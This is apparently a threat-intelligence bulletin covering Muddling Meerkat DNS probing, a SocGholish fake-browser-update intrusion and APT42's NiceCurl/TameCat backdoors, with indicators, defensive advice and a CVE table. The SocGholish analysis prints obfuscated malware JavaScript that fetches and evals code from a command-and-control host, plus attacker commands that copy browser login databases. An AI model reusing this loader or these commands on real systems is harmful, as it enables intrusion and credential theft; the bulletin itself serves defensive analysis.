
Usually, the purpose of the Great Firewall is to filter and block content by intercepting DNS queries, sending back incorrect responses, and rerouting users to other websites. When Meerkat's operations are interfered with, it responds with fictitious information to achieve goals like evaluating the behavior and resilience of other networks.

The GFW can be thought of as an operator on the side, which means that instead of directly changing DNS responses, it injects its own responses and creates a race situation with any response coming from the original intended destination. The requester's DNS cache may become contaminated if they receive the GFW response first. China also runs a system known as the Great Cannon (GC) in addition to the GFW. As an intermediary operator, the GC enables packet modification and destination routing.

Muddling Meerkat makes DNS requests for arbitrary subdomains of their target domains, which frequently don't exist, to further obscure their activities.

Infoblox points out that while this looks like an attack called "Slow Drip DDoS," the queries in Muddling Meerkat's case are smaller in scope and intended more for testing than for disruption.

The threat actor interacts with both authoritative and recursive resolvers and uses open resolvers to mask their activity.



According to Infoblox, to reduce the likelihood of their inclusion on DNS blocklists, Muddling Meerkat selects target domains with short names that were registered prior to 2000.
To plan future attacks, Muddling Meerkat may be mapping networks and assessing their DNS security. Alternatively, their aim may be to produce DNS "noise," which can help conceal more malicious activity and bewilder administrators who are trying to identify the source of unusual DNS requests.

Indicators of Compromise

IP's

183.136.225.45
183.136.225.14

MX record values include:

pq5bo[.]kb[.]com
uff0h[.]kb[.]com
biuti[.]kb[.]com
8jxg1x[.]kb[.]com
8p0[.]kb[.]com

Prevention

- Apply patches for internet-facing systems within a risk-informed span of time
- Do not store credentials on edge appliances/ devices
- Configure Group Policy settings to prevent web browsers from saving passwords
- Enforce strict policies via Group Policy and User Rights Assignments
- Consider using a privileged access management (PAM) solution
- Implement an Active Directory tiering model to segregate administrative access
- Disable all user accounts and access to organizational resources of employees on the day of their departure
- Limit the use of RDP and other remote desktop services
- Ensure that sensitive accounts use their administrator credentials only on hardened, secure computers
- Refrain from downloading apps from unofficial or third-party websites
- Update your antivirus program and put a patch management lifecycle in place to help you maintain cyber hygiene

Remediation

- Block each and every threat indicator at each control
- Use the security controls that apply to your environment to look for indications of compromise (IOCs)
- When downloading software, exercise caution and make sure the URL is valid by checking it twice
- Never install software from sources you don't trust
- Install apps only from official stores like the Apple App Store or Google Play Store
- Examine the permissions that applications request prior to installing them
- Downloading documents from unknown sources attached to emails is not advised
- Turn on antivirus and antimalware programs, and make sure signature definitions are updated on schedule
- Create and maintain an incident response plan that describes what to do in the event of a security breach
- Unsolicited emails, messages, or links should be avoided, especially if they come from unidentified or dubious sources

SocGholish Sets Sights on Victim Peers

SocGholish malware, sometimes referred to as "fake browser updates," is among the most prevalent malware infections we find on compromised websites. This persistent malware campaign uses a malware framework written in JavaScript.


The malware tries to fool gullible users into installing a Remote Access Trojan (RAT), which is frequently the initial step of a ransomware infection, on their computers.

The Threat Response Unit (TRU) at eSentire discovered and linked hands-on keyboard activity in April 2024 to a SocGholish infection that was started by a phony browser update. To avoid detection and gain traction in the environment, the phony update used obfuscated JavaScript.

Detection

The exploiters used remote living methods to gather private login credentials and, most remarkably, set up web beacons in network shares and email signatures to map out business-to-business and local relationships. The conduct implies a desire to take advantage of these connections to specifically target relevant business peers.

The user downloaded a bogus browser update called "Update.js," which was posing as a JavaScript file (MD5: 44a0b845b30dcdc26c8017a6714c46e9) after visiting a compromised website. This is how the infection started.



The script uses the "navigator.webdriver" property to first determine if the browser is being controlled by automation tools like Selenium. It initiates a function to load a script from a specified SocGholish URL and then ends if this property is true, suggesting that the browser may be under script or automation control (lines 8–12). It is very likely that this behavior is intended to avoid automated analysis and detection.

```
1  ;(function () {
2      var _0x56b9ec = window,
3        _0x182e7d = _0x56b9ec.document.cookie,
4        _0x124b3c = 'adViewEnabled'
5      if (_0x56b9ec.localStorage[_0x56b9ec.location.hostname]) {
6        return
7      }
8      if (_0x56b9ec.navigator.webdriver) {
9        _0x4d8183(
10         'https://ghost.blueecho88.com/XnkKYSVbaQg6WzBTaU0mQy0NbxF8QygRLBxpCTsaYT40ClUHLBZkFTsLeA4sWyZDOwt4DixbMFByW3hDZFtvBy4JbEMj'
11       )
12       return
13     }
14     if (
15       _0x56b9ec.outerHeight - _0x56b9ec.innerHeight > 200 ||
16       _0x56b9ec.outerWidth - _0x56b9ec.innerWidth > 330
17     ) {
```

Subsequently, the script determines if there has been any notable manipulation of the browser window (for example, if there is an abnormally large disparity between the window's outer and inner dimensions). This may be an indication that it's trying to figure out if it's operating in an unusual or possibly monitored environment. It loads an additional script from an alternate URL if the manipulation is identified (lines 14–21).

Furthermore, the script looks for cookie identifiers like "wordpress_logged_in" or "wp-settings" to determine if the user is logged into a WordPress website. The script does not perform any more operations if these cookies are found (lines 23–27).

The script creates an event listener for mouse movements if any of the previously listed conditions are not met. It loads a new script from a different URL and deletes this listener upon detecting the first mouse movement. This may be a method to avoid some detection systems that scan pages for malicious activity right away by only allowing scripts to load in response to user interaction (lines 32–37).

The script element is dynamically inserted into the webpage using the _0x4d8183 function (lines 40–47). This function accepts a URL as an input, generates a <script> element, appends it to the first script tag in the document, and sets its src attribute to the input URL. The webpage context can be used to execute external code with script injection.

Examples of URLs that the script provides are:

1. hxxps://ghost.blueecho88[.]com/XnkKYSVb-aQg6WzBTaU0mQyONbxF8QygRLBxpCTsaY-T4OClUHLBZkFTsLeA4sWyZDOwt4DixbMFBy-W3hDZFtvBy4JbEMj
2. hxxps://ghost.blueecho88[.]com/U5WuWy-i3zTI3t5RpZKGCeSDhyytxr4wrlfDNMzb2x-QQ55vE9lfrALzbn3DQht4J5NufcNCG3lGl/t9x5abfKNz3wxDAl/cw3NeXXPDG3Ow==
3. hxxps://ghost.blueecho88[.]com/gcGKZ/rj6Q7l47BVtvWmRfK17xej+6gG76DmH-vuk1QHx46ZF8+OwReumqBo=

These run external code when certain criteria are met, like the detection of automation tools or specific user interactions. They are activated under specific conditions in the script that have been mentioned.

The URL hxxps://tfuq.register.arpsychotherapy[.]com/editContent is requested via POST by the script. The request with the data "lpZw+wmb-GiagWaoqNM/HmfLjMBYLsTv26io31cysSA==" is sent to the server via the "send" method.

Post-Exploitation Activity

The victim asset exhibited hands-on keyboard activity 17 minutes after the user executed the malicious JavaScript payload. This task involved reconnaissance, decryption, and extraction of stored passwords.

Extracting Passwords from Stores

Using the following commands, the threat actors were able to extract saved login information from Google Chrome and Microsoft Edge and copy it to a temporary file for exfiltration:

"C:\Windows\System32\cmd.exe" /C type "C:\Users\username\AppData\Local\Google\Chrome\User Data\Default\Login Data" >> "C:\Users\username\AppData\Local\Temp\2\radC7958.tmp"

"C:\Windows\System32\cmd.exe" /C type "C:\Users\username\AppData\Local\Microsoft\Edge\User Data\Default\Login Data" >> "C:\Users\username\AppData\Local\Temp\2\rad01734.tmp"

Then, another command was executed to log any activity or errors to a temporary file (username is the primary compromised user, usename_2 is another user on the same machine) and copy login data files from both the Edge and Chrome browsers to a different user's Downloads directory:

"C:\Windows\System32\cmd.exe" /C copy "C:\Users\username\AppData\Local\Microsoft\Edge\User Data\Default\Login Data" C:\users\username_2 \Downloads\0395edg.bin&copy "C:\Users\username\AppData\Local\Google\Chrome\User Data\Default\Login Data" C:\users\username_2\Downloads\0396chr.bin >> "C:\Users\username\AppData\Local\Temp\2\rad5914F.tmp"

Indicators of Compromise

SocGholish C2:

hxxps://ghost.blueecho88[.]com/8lOe1ouh/b+UoaTkx7ey9lPq+vTKtKnlxLGq+tLxvOzS9vmyg+-jzr4Tt/

hxxps://ghost.blueecho88[.]com/XnkKYSVb-aQg6WzBTaU0mQy0NbxF8QygRLBxpCTsaYT-40ClUHLBZkFTsLeA4sWyZDOwt4DixbMFByW3h-DZFtvBy4JbEMj

hxxps://ghost.blueecho88[.]com/U5WuWyi3zTI-3t5RpZKGCeSDhyytxr4wrlfDNMzb2xQQ55vE9I-frALzbn3DQht4J5NufcNCG3lGl/t9x5abfKNz3wx-DAl/cw3NeXXPDG30w==

hxxps://ghost.blueecho88[.]com/gcGKZ/rj6Q7l-47BVtvWmRfK17xej+6gG76DmHvuk1QHx-46ZF8+OwReumqBo=

IP's:

170.130.55[.]72

Payloads:

Update.js - 44a0b845b30dcdc-26c8017a6714c46e9

```
if (1) {
    function a0_0x43c01f(_0x5d73fa) {
      var _0x2ebd50 = 'responseText'
      return _0x5d73fa[_0x2ebd50]
    }
    var a0_0x5d1fa5 = new this.ActiveXObject('MSXML2.XMLHTTP')
    a0_0x5d1fa5.open(
      'POST',
      'https://tfuq.register.arpsychotherapy.com/editContent',
      false
    )
    a0_0x5d1fa5.setRequestHeader('Upgrade-Insecure-Requests', '1')
    a0_0x5d1fa5.send('lpZw+wmbGiagWaoqNM/HmfLjMBYLsTv26io31cysSA==')
    this.eval(a0_0x43c01f(a0_0x5d1fa5))
  }
```

Remediation

- Apply patches for internet-facing systems within a risk-informed span of time
- Verify that endpoint detection and response (EDR) tools are used to protect every device
- Urge staff members to use password managers rather than web browsers' built-in password storage feature
- Do not store credentials on edge appliances/ devices
- Configure Group Policy settings to prevent web browsers from saving passwords
- Consider using a privileged access management (PAM) solution
- Implement an Active Directory tiering model to segregate administrative access
- Disable all user accounts and access to organizational resources of employees on the day of their departure
- Limit the use of RDP and other remote desktop services
- Ensure that sensitive accounts use their administrator credentials only on hardened, secure computers

Prevention

- Implement network segmentation to isolate federation servers
- Revoke unnecessary public access to cloud environments
- Ensure logging is turned on for application, access, and security logs
- Store logs in a central system
- Document a list of threats and cyber actor TTPs relevant to your organization
- Implement periodic training for all employees and contractors that covers basic security concepts
- Change default passwords
- Enforce strict access policies for accessing networks
- Lock or limit set points in control processes to reduce the consequences of unauthorized controller access
- Closely monitor all connections into networks for misuse, anomalous activity, or protocols

NiceCurl and TameCat Custom Backdoors Leveraged by Damselfly APT

The threat actor with Iranian state backing, known as APT42, is infiltrating Western and Middle Eastern companies' cloud environments and corporate networks through social engineering techniques, such as assuming the identity of a journalist.

Mandiant first revealed the existence of APT42 in September 2022, stating that the threat actors had conducted at least 30 operations across 14 countries since 2015.


The espionage group has been observed targeting media outlets, educational institutions, activists, and legal services. It is thought to be associated with Iran's Islamic Revolutionary Guard Corps Intelligence Organisation (IRGC-IO).

The hackers use malicious emails to infect their targets with two custom backdoors, "Nicecurl" and "Tamecat," which offer command execution and data exfiltration capabilities, according to Google threat analysts following APT42's operations.

Detection

The ultimate objective of APT42 attacks, which use spear-phishing and social engineering, is to infect targets' devices with unique backdoors, giving the threat actors first access to organizations' networks.


Emails sent from domains that "typosquat" (use similar URLs to those of legitimate organizations) to online personas pretending to be journalists, representatives of non-governmental organizations, or event organizers signal the start of the attack.



Note: This profile photo and name are AI-generated and not associated with any real individual.


The Washington Post (U.S.), The Economist (UK), The Jerusalem Post (IL), Khaleej Times (UAE), and Azadliq (Azerbaijan) are among the media outlets that APT42 impersonates. According to Mandiant, the attacks frequently use typosquatted domains like "washinqtonpost[.]press".

Depending on the chosen lure topic, the attackers send a link to a document about a conference or a news article once they have communicated with the victim long enough to earn their trust.



When the targets click on the links, they are taken to phony login pages that imitate popular services like Microsoft and Google, or even niche platforms relevant to the victim's line of work.


These phishing websites retrieve the victim's multi-factor authentication (MFA) tokens in addition to their account credentials.



Once the hackers have all the information needed to take over the victim's account, they break into the company network or cloud environment and gather private data, including documents and emails.

Google reports that APT42 restricts its activities to built-in features of the cloud tools it has access to, deletes its Google Chrome history after reviewing documents, and uses email addresses that seem to belong to the victimized organization to exfiltrate files to OneDrive accounts to avoid detection and blend in with regular operations.

To further complicate attribution, APT42 employs ephemeral VPS servers, Cloudflare-hosted domains, and ExpressVPN nodes in all its interactions with the victim's environment.



APT42 uses two specially designed backdoors called Tamecat and Nicecurl, each of which is intended to perform a particular task in cyberespionage operations.

Nicecurl is a backdoor that runs on VBScript and can be used to execute commands, download and run additional payloads, or mine data from the compromised host.

Tamecat is a more sophisticated PowerShell backdoor that allows APT42 to carry out extensive system manipulation and data theft by executing arbitrary PS code or C# scripts. In contrast to Nicecurl, Tamecat can update its configuration dynamically, obfuscate its C2 communication with base64, and evaluate the compromised environment prior to execution to avoid detection by antivirus software and other active security measures.

Indicators of Compromise

Credential Harvesting and Cloud-Based Operations

Domain	Organization	Country
	Cluster A News Outlets	
azadlliq[.]info	Azadliq	Azerbaijan
businesslnsider[.]org	Business Insider	U.S.
ecomonist[.]org	The Economist	UK
eocnomist[.]com	The Economist	UK
foreiqnaffairs[.]com	Foreign Affairs	U.S.
forieqnaffairs[.]com	Foreign Affairs	U.S.
foreiqnaffairs[.]org	Foreign Affairs	U.S.
israelhayum[.]com	Israel Hayom	Israel
jpost[.]press	Jerusalem Post	Israel
jpostpress[.]com	Jerusalem Post	Israel
khaleejtimes[.]org	Khaleej Times	UAE
khalejtimes[.]org	Khaleej Times	UAE
maariv[.]net	Maariv	Israel
themedealine[.]org	The Media Line	U.S.
timesfisrael[.]com	Times Of Israel	Israel
vanityfaire[.]org	Vanity Fair	U.S.
washinqtonpost[.]press	The Washington Post	U.S.
ynetnews[.]press	Ynet	Israel
	Legitimate Services	
account-signin[.]com	Google/Microsoft	N/A
acconut-signin[.]com	Google/Microsoft	N/A
accounts-mails[.]com	Google/Microsoft	N/A
coordinate[.]icu	Generic	N/A
dloffice[.]top	Microsoft	N/A
dloffice[.]buzz	Microsoft	N/A
myaccount-signin[.]com	Google/Microsoft	N/A
signin-acconut[.]com	Google/Microsoft	N/A
signin-accounts[.]com	Google/Microsoft	N/A
signin-mail[.]com	Google/Microsoft	N/A
signin-mails[.]com	Google/Microsoft	N/A
signin-myaccounts[.]com	Google/Microsoft	N/A
support-account[.]xyz	Google/Microsoft	N/A

Domain	Organization	Country
	Cluster B Generic Login Services	
accredit-validity[.]online	Generic	N/A
activity-permission[.]online	Generic	N/A
admin-stable-right[.]top	Generic	N/A
admiscion[.]online	Generic	N/A
admit-roar-frame[.]top	Generic	N/A
advission[.]online	Generic	N/A
affect-fist-ton[.]online	Generic	N/A
avid-striking-eagerness[.]online	Generic	N/A
beaviews[.]online	Generic	N/A
besvision[.]top	Generic	N/A
bloom-flatter-affably[.]top	Generic	N/A
book-download[.]shop	Generic	N/A
bq-ledmagic[.]online	Generic	N/A
briview[.]online	Generic	N/A
chat-services[.]online	Generic	N/A
check-online-panel[.]live	Generic	N/A
check-pabnel-status[.]live	Generic	N/A
check-panel-status[.]live	Generic	N/A
check-panel-status[.]live	Generic	N/A
check-short-panel[.]live	Generic	N/A
confirmation-process[.]top	Generic	N/A
connection-view[.]online	Generic	N/A
continue-meeting[.]site	Generic	N/A
continue-recognized[.]online	Generic	N/A
cvisiion[.]online	Generic	N/A
drive-access[.]site	Generic	N/A
endorsement-services[.]online	Generic	N/A
fortune-retire-home[.]top	Generic	N/A
geaviews[.]site	Generic	N/A
glory-uplift-vouch[.]online	Generic	N/A
go-conversation[.]lol	Generic	N/A
go-forward[.]quest	Generic	N/A

Continued on next page >

Indicators of Compromise

Credential Harvesting and Cloud-Based Operations

Domain	Organization	Country
Cluster B Generic Login Services		
gview[.]site	Generic	N/A
home-continue[.]online	Generic	N/A
home-proceed[.]online	Generic	N/A
identifier-direction[.]site	Generic	N/A
indication-service[.]online	Generic	N/A
join-paneling[.]online	Generic	N/A
ksview[.]top	Generic	N/A
last-check-leave[.]buzz	Generic	N/A
live-project-online[.]live	Generic	N/A
live-projects-online[.]top	Generic	N/A
loriginal[.]online	Generic	N/A
mail-roundcube[.]site	Generic	N/A
meeting-online[.]site	Generic	N/A
mterview[.]site	Generic	N/A
nterview[.]site	Generic	N/A
online-processing[.]online	Generic	N/A
online-video-services[.]site	Generic	N/A
ovcloud[.]online	Generic	N/A
panel-check-short[.]live	Generic	N/A
panel-check-short[.]live	Generic	N/A
panel-live-check[.]online	Generic	N/A
panel-short-check[.]live	Generic	N/A
panel-view-short[.]online	Generic	N/A
panel-view[.]live	Generic	N/A
panel-view[.]online	Generic	N/A
panel-views-cheking[.]live	Generic	N/A

Domain	Organization	Country
Cluster B Generic Login Services		
panelchecking[.]live	Generic	N/A
paneling-viewing[.]live	Generic	N/A
panels-views-ckeck[.]live	Generic	N/A
pannel-get-data[.]us	Generic	N/A
quomodocunquize[.]site	Generic	N/A
recognize-validation[.]online	Generic	N/A
reconsider[.]site	Generic	N/A
revive-project-live[.]online	Generic	N/A
short-url[.]live	Generic	N/A
short-view[.]online	Generic	N/A
shortenurl[.]online	Generic	N/A
shortingurling[.]live	Generic	N/A
shortlinkview[.]live	Generic	N/A
shortulonline[.]live	Generic	N/A
shorting-ce[.]live	Generic	N/A
shoting-urls[.]live	Generic	N/A
simple-process-static[.]top	Generic	N/A
status-short[.]live	Generic	N/A
stellar-roar-right[.]buzz	Generic	N/A
sweet-pinnacle-readily[.]online	Generic	N/A
tcvision[.]online	Generic	N/A
title-flow-store[.]online	Generic	N/A
twision[.]top	Generic	N/A
ushrt[.]us	Generic	N/A
verify-person-entry[.]top	Generic	N/A
view-cope-flow[.]online	Generic	N/A

Continued on next page >

Indicators of Compromise

Credential Harvesting and Cloud-Based Operations

Domain	Organization	Country
Cluster B Generic Login Services		
view-panel[.]live	Generic	N/A
view-pool-cope[.]online	Generic	N/A
view-total-step[.]online	Generic	N/A
viewstand[.]online	Generic	N/A
viewtop[.]online	Generic	N/A
virtue-regular-ready[.]online	Generic	N/A
we-transfer[.]shop	Generic	N/A
URL Shortening Services		
m85[.]online	Generic	N/A
s51[.]online	Generic	N/A
s59[.]site	Generic	N/A
s20[.]site	Generic	N/A
d75[.]site	Generic	N/A
Cluster C URL Shortening Services		
bitly[.]org[.]il	Bitly	Israel
litby[.]us	Bitly	U.S.
Mailer Daemon		
daemon-mailer[.]co	Mailer Daemon	N/A
daemon-mailer[.]info	Mailer Daemon	N/A
email-daemon[.]biz	Mailer Daemon	N/A
email-daemon[.]biz[.]tinurls[.]com	Mailer Daemon	N/A
email-daemon[.]online[.]tinurls[.]com	Mailer Daemon	N/A
email-daemon[.]online	Mailer Daemon	N/A
email-daemon[.]site	Mailer Daemon	N/A
mailer-daemon[.]info	Mailer Daemon	N/A
mailerdaemon[.]online	Mailer Daemon	N/A
mailer-daemon[.]us	Mailer Daemon	N/A
Think Tanks & Research Institutes		
aspenInstitute[.]org	Aspen Institute	U.S.
mccainInstitute[.]org	McCain Institute	U.S.
washingtonInstitute[.]org	The Washington Institute	U.S.
File Sharing Services		
youtransfer[.]live	YouTransfer	N/A
Miscellaneous		
g-online[.]org	Generic	N/A
online-access[.]live	Generic	N/A
youronlineregister[.]com	Generic	N/A

NICECURL

Related IOCs

d5a05212f5931d50bb024567a2873642
347b273df245f5e1fcbef32f5b836f1d
2f6bf8586ed0a87ef3d156124de32757
13aa118181ac6a202f0a64c0c7a61ce7
c23663ebdfbc340457201dbec7469386
853687659483d215309941dae391a68f
drive-file-share[.]site
prism-west-candy[.]glitch[.]me

TAMECAT

Related IOCs

d7bf138d1aa2b70d6204a2f3c3bc72a7
081419a484bbf99f278ce636d445b9d8
c3b9191f3a3c139ae886c0840709865e
dd2653a2543fa44eaeeff3ca82fe3513
9c5337e0b1aef2657948fd5e82bdb4c3
tnt200[.]mywire[.]org
accurate-sprout-porpoise[.]glitch[.]me

Prevention

- Block unknown links from running
- Don't use the same password for different accounts
- For critical accounts, use two-factor authentication
- Do not click on the malicious link
- Use anti-proxy techniques to avoid malicious IP sources
- Disallow the RDP feature for unknown connections
- Do not install unwanted applications from untrusted sources
- Do not use malicious/free VPNs to access web applications or networks
- Implement packet filtration & IDS/IPD mechanism through the firewall
- Enable SSL with SMTP protocol for safe transmission
- Enable limitations on administrative access or rights

Remediation

- Use network monitoring and endpoint detection and response (EDR) tools to detect abnormal activities
- Keep your anti-malware and anti-virus software up to date
- Keep software and firmware regularly updated
- Implement network segmentation to control traffic and prevent ransomware spread
- Enhance email security by disabling risky links and encrypting backup data
- Secure and limit Remote Desktop Protocol (RDP) usage with best practices and MFA
- Maintain offline backups and adhere to a robust data recovery plan
- Follow NIST standards for strong, less frequently changed passwords
- Monitor remote access tools and implement phishing-resistant multifactor authentication (MFA)
- Keep systems and software regularly updated, focusing on patching vulnerabilities

Top Exploited Vulnerabilities

Vulnerability Name	Description	References
Microsoft Windows cldflt Type Confusion Information Disclosure Vulnerability CVE-2024-30034	Vulnerability allows local attackers to disclose sensitive information on affected installations of Microsoft Windows. The issue results from the lack of proper validation of user-supplied data, which can result in a type of confusion condition.	https://msrc.microsoft.com/update-guide/vulnerability/CVE-2024-30034
Microsoft SharePoint BaseXmlDataSource XML External Entity Processing Information Disclosure Vulnerability CVE-2024-30043	Vulnerability allows remote attackers to disclose sensitive information on affected installations of Microsoft SharePoint. The specific flaw exists within the BaseXmlDataSource class.	https://msrc.microsoft.com/update-guide/vulnerability/CVE-2024-30043
D-Link D-View TftpReceiveFileHandler Directory Traversal Remote Code Execution Vulnerability CVE-2023-32165	Vulnerability allows remote attackers to execute arbitrary code on affected installations of D-Link D-View. Authentication is not required to exploit this vulnerability. The specific flaw exists within the TftpReceiveFileHandler class.	https://supportannouncement.us.dlink.com/announcement/publication.aspx?name=SAP10332
D-Link D-View Use of Hard-coded Cryptographic Key Authentication Bypass Vulnerability CVE-2023-32169	Vulnerability allows remote attackers to bypass authentication on affected installations of D-Link D-View. The specific flaw exists within the TokenUtils class. The issue results from a hard-coded cryptographic key.	https://supportannouncement.us.dlink.com/announcement/publication.aspx?name=SAP10332
Delta Electronics InfraSuite Device Master ActiveMQ Deserialization of Untrusted Data Remote Code Execution Vulnerability CVE-2023-46604	Vulnerability allows remote attackers to execute arbitrary code on affected installations of Delta Electronics InfraSuite Device Master. The specific flaw exists within the Apache ActiveMQ broker, which listens on TCP port 61616 by default. The issue results from the use of a vulnerable version of Apache ActiveMQ.	https://www.cisa.gov/news-events/ics-advisories/icsa-24-130-03
Microsoft Windows Bluetooth AVDTP Protocol Integer Underflow Remote Code Execution Vulnerability CVE-2023-24948	Vulnerability allows network-adjacent attackers to execute arbitrary code on affected installations of Microsoft Windows. The issue results from the lack of proper validation of user-supplied data, which can result in an integer underflow before writing to memory.	https://msrc.microsoft.com/update-guide/vulnerability/CVE-2023-24948
Dassault Systèmes eDrawings Viewer DXF File Parsing Out-Of-Bounds Write Remote Code Execution Vulnerability CVE-2024-3298	Vulnerability allows remote attackers to execute arbitrary code on affected installations of Dassault Systmes eDrawings Viewer. The issue results from the lack of proper validation of user-supplied data, which can result in a write past the end of an allocated object.	https://www.tenable.com/cve/CVE-2024-3298
Adobe Acrobat Reader DC AcroForm Out-Of-Bounds Read Remote Code Execution Vulnerability CVE-2024-30306	Vulnerability allows remote attackers to execute arbitrary code on affected installations of Adobe Acrobat Reader DC. The specific flaw exists within the handling of AcroForms. The issue results from the lack of proper validation of user-supplied data, which can result in a read past the end of an allocated buffer.	https://helpx.adobe.com/security/products/acrobat/apsb24-07.html
SonicWALL GMS Virtual Appliance ECMClientAuthenticator Hard-Coded Credential Authentication Bypass Vulnerability CVE-2024-29011	Vulnerability allows remote attackers to bypass authentication on affected installations of SonicWALL GMS Virtual Appliance. The specific flaw exists within the ECMClientAuthenticator class. The issue results from the use of a hard-coded credential.	https://psirt.global.sonicwall.com/vuln-detail/SN-WLID-2024-0007
Xiaomi Pro 13 isUrlMatchLevel Permissive List of Allowed Inputs Remote Code Execution Vulnerability CVE-2023-26322	Vulnerability allows remote attackers to execute arbitrary code on affected installations of Xiaomi Pro 13 smartphones. The specific flaw exists within the isUrlMatchLevel method.	https://trust.mi.com/misrc/bulletins/advisory?cveId=542
Centreon sysName Cross-Site Scripting Remote Code Execution Vulnerability CVE-2023-51633	Vulnerability allows remote attackers to execute arbitrary code on affected installations of Centreon. The issue results from the lack of proper validation of user-supplied data, which can lead to the injection of an arbitrary script.	https://github.com/centreon/centreon/pull/2464
(Pwn2Own) Oracle VirtualBox VirtIOCore Buffer Overflow Local Privilege Escalation Vulnerability CVE-2024-21114	Vulnerability allows local attackers to escalate privileges on affected installations of Oracle VirtualBox. Flaw exists within the VirtIOCore module. The lack of proper validation of the length of user-supplied data prior to copying it to a buffer.	https://www.oracle.com/security-alerts/cpuapr2024.html

Continued on next page >

Top Exploited Vulnerabilities

Vulnerability Name	Description	References
X.Org Server ProcRenderAddGlyphs Use-After-Free Local Privilege Escalation Vulnerability CVE-2024-31083	Vulnerability allows local attackers to escalate privileges on affected installations of X.Org Server. Flaw exists within the ProcRenderAddGlyphs function. The lack of validating the existence of an object prior to performing operations on the object.	https://lists.x.org/archives/xorg-announce/2024-April/003497.html
Adobe After Effects AEP File Parsing Use-After-Free Remote Code Execution Vulnerability CVE-2023-48633	Vulnerability allows remote attackers to execute arbitrary code on affected installations of Adobe After Effects. Flaw exists within the parsing of AEP files. The lack of validating the existence of an object prior to performing operations on the object.	https://helpx.adobe.com/security/products/after_effects/apsb23-75.html
Lexmark CX331adwe IPP Server Authorization HTTP Header Heap-Based Buffer Overflow Remote Code Execution Vulnerability CVE-2023-50739	Vulnerability allows network-adjacent attackers to execute arbitrary code on affected installations of Lexmark CX331adwe printers. The lack of proper validation of the length of user-supplied data prior to copying it to a fixed-length, heap-based buffer.	https://publications.lexmark.com/publications/security-alerts/CVE-2023-50739.pdf
Progress Software Telerik Report Server ObjectReader Deserialization of Untrusted Data Remote Code Execution Vulnerability CVE-2024-1800	Vulnerability allows remote attackers to execute arbitrary code on affected installations of Progress Software Telerik Report Server. The lack of proper validation of user-supplied data, which can result in deserialization of untrusted data.	https://docs.telerik.com/report-server/knowledge-base/deserialization-vulnerability-cve-2024-1800
